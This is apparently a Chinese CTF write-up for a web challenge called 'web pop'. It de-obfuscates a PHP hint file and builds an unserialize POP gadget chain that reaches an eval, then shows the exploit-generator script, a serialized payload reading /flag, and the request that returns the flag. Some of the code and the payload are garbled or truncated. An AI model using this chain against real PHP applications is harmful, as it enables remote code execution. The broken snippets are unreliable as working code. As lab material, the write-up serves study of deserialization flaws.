


web pop

访问给出的网站会看到



查看源代码会得到 hint.php 这个提示



下载打开之后会看到代码被混淆了



一眼phpjm, 解混淆即可

可得

```
<?php
class cat
{
    public $info;
    public $word;
    private $end = "echo 'meow';#";
    function say_something()
    {
        echo new $this->info($this->word);
    }
    public function __invoke()
    {
        $this->info->getup($this->word);
    }
    public function __get($val)
    {
        if (isset($this->end)) {
            $this->info->{$val} = $this->end;
        }
        return $this->info->{$val};
    }
}

class action_default
{
    public $action_info;
    public $action_head = " action work!";
    public $end = "#";
    public function __toString()
    {
        $text = trim($this->action_head) . $this->action_info->work() . $this->end;
        return $text;
    }
}

class Info
{
    public $actionaction;
    public $default;
    public function work()
    {
        return ($this->actionaction)();
    }
    public function __toString()
    {
        if ($this->default != null) {
            return $this->default->end;
        } else {
            $this->default = new action_default();
            return $this->default->end;
        }
    }
}
```

```

    }
}
class another_action
{
    public $aa1;
    public function __destruct()
    {
        echo $this->aa1 . 'just destruct';
    }
    public function work()
    {
        $this->aa1->say_something();
    }
}
class sun
{
    public $dispatch;
    public $end;
    public function __wakeup()
    {
        $this->end = "exit()";
    }
    public function __call($method, $args)
    {
        $this->{$this->dispatch[$method]}($args[0][1]);
    }
    public function you_like_eval($code)
    {
        eval('echo "can it work?";' . $this->end . $code);
    }
}
}
if (isset($_POST['data'])) {
    unserialize($_POST['data']);
} else {
    echo "nothing here <!-- hint.php -->";
}
}

```

很明显的反序列化题，要利用到sun类you_like_eval方法里的eval。

思路为

another_action对象销毁后调用__destruct(), 如果\$this->aa1是对象则会调用该对象的__toString()

令\$this->aa1为action_default对象，则会接着调用\$this->action_info->work()这个函数

令\$this->action_info为Info对象，则会执行(\$this->actionaction)()这个函数

令\$this->actionaction为cat对象，则会调用__invoke()函数执行\$this->info->getup(\$this->word);

令\$acat->info为sun对象，则会调用其__call(\$method, \$args)函数

令\$this->dispatch[\$method]值为you_like_eval，就可以调用you_like_eval这个函数进而利用eval执行任意代码。

根据上述思路编写出来的利用程序

```
<?php
class cat
{
    public $info;
    public $word;
    private $end = "echo 'meow';#";
    function say_something()
    {
        echo new $this->info($this->word);
    }
    public function __invoke()
    {
        $this->info->getup($this->word);
    }
    public function __get($val)
    {
        if (isset($this->end)) {
            $this->info->{$val} = $this->end;
        }
        return $this->info->{$val};
    }
}

class action_default
{
    public $action_info;
    public $action_head = " action work!";
    public $end = "#";
    public function __toString()
    {
        $text = trim($this->action_head) . $this->action_info->work() . $this->end;
        return $text;
    }
}

class Info
{
    public $actionaction;
    public $default;
    public function work()
    {
        return ($this->actionaction)();
    }
    public function __toString()
    {
        if ($this->default != null) {
            return $this->default->end;
        } else {
            $this->default = new action_default();
            return $this->default->end;
        }
    }
}
}
```

```

class another_action
{
    public $aa1;
    public function __destruct()
    {
        echo $this->aa1 . 'just destruct';
    }
    public function work()
    {
        $this->aa1->say_something();
    }
}

class sun
{
    public $dispatch;
    public $end;
    public function __wakeup()
    {
        $this->end = "exit()";
    }
    public function __call($method, $args)
    {
        $this->{$this->dispatch[$method]}($args[0][1]);
    }
    public function you_like_eval($code)
    {
        eval('echo "can it work?";' . $this->end . $code);
    }
}

$a1 = new another_action();
$a1->aa1 = new action_default();
$a1->aa1->action_info = new Info();
$acat = new cat();
$asun = new sun();
$asun->dispatch['getup']='you_like_eval';
$asun->end="var_dump(file_get_contents('/flag'))"; //你想执行的代码
$acat->info = $asun;
$acat->word [0][1]= "phpinfo()";
$a1->aa1->action_info->actionaction = $acat;
$a = serialize($a1);
echo "\n\n\n\n".$a."\n\n\n\n";

```

payload

```

O:14:"another_action":1:{s:3:"aa1";O:14:"action_default":3:
{s:11:"action_info";O:4:"Info":2:{s:12:"actionaction";O:3:"cat":3:
{s:4:"info";O:3:"sun":2:{s:8:"dispatch";a:1:
{s:5:"getup";s:13:"you_like_eval";s:3:"end";s:37:"var_dump(file_get_contents('/fla
g'))";s:4:"word";a:1:{i:0;a:1:{i:1;s:10:"phpinfo()";}}s:8:"

```

将payload post到网站就可以得到flag

POST http://124.71.135.126:30162/

No Environment

HTTP http://124.71.135.126:30162/

Save

Send

Params

Authorization

Headers (8)

Body

Pre-request Script

Tests

Settings

Cookies

none

form-data

x-www-form-urlencoded

raw

binary

GraphQL

Key	Value	Description
<input checked="" type="checkbox"/> data	O:14:"another_action":1:{s:3:"aa1";O:14:"ac...	
Key	Value	Description

Body

Cookies

Headers (7)

Test Results

200 OK

58 ms

303 B

Save as example

Pretty

Raw

Preview

Visualize

can it work?string(21) "35c43edfc2c7b41a57a6"

action work!#just destruct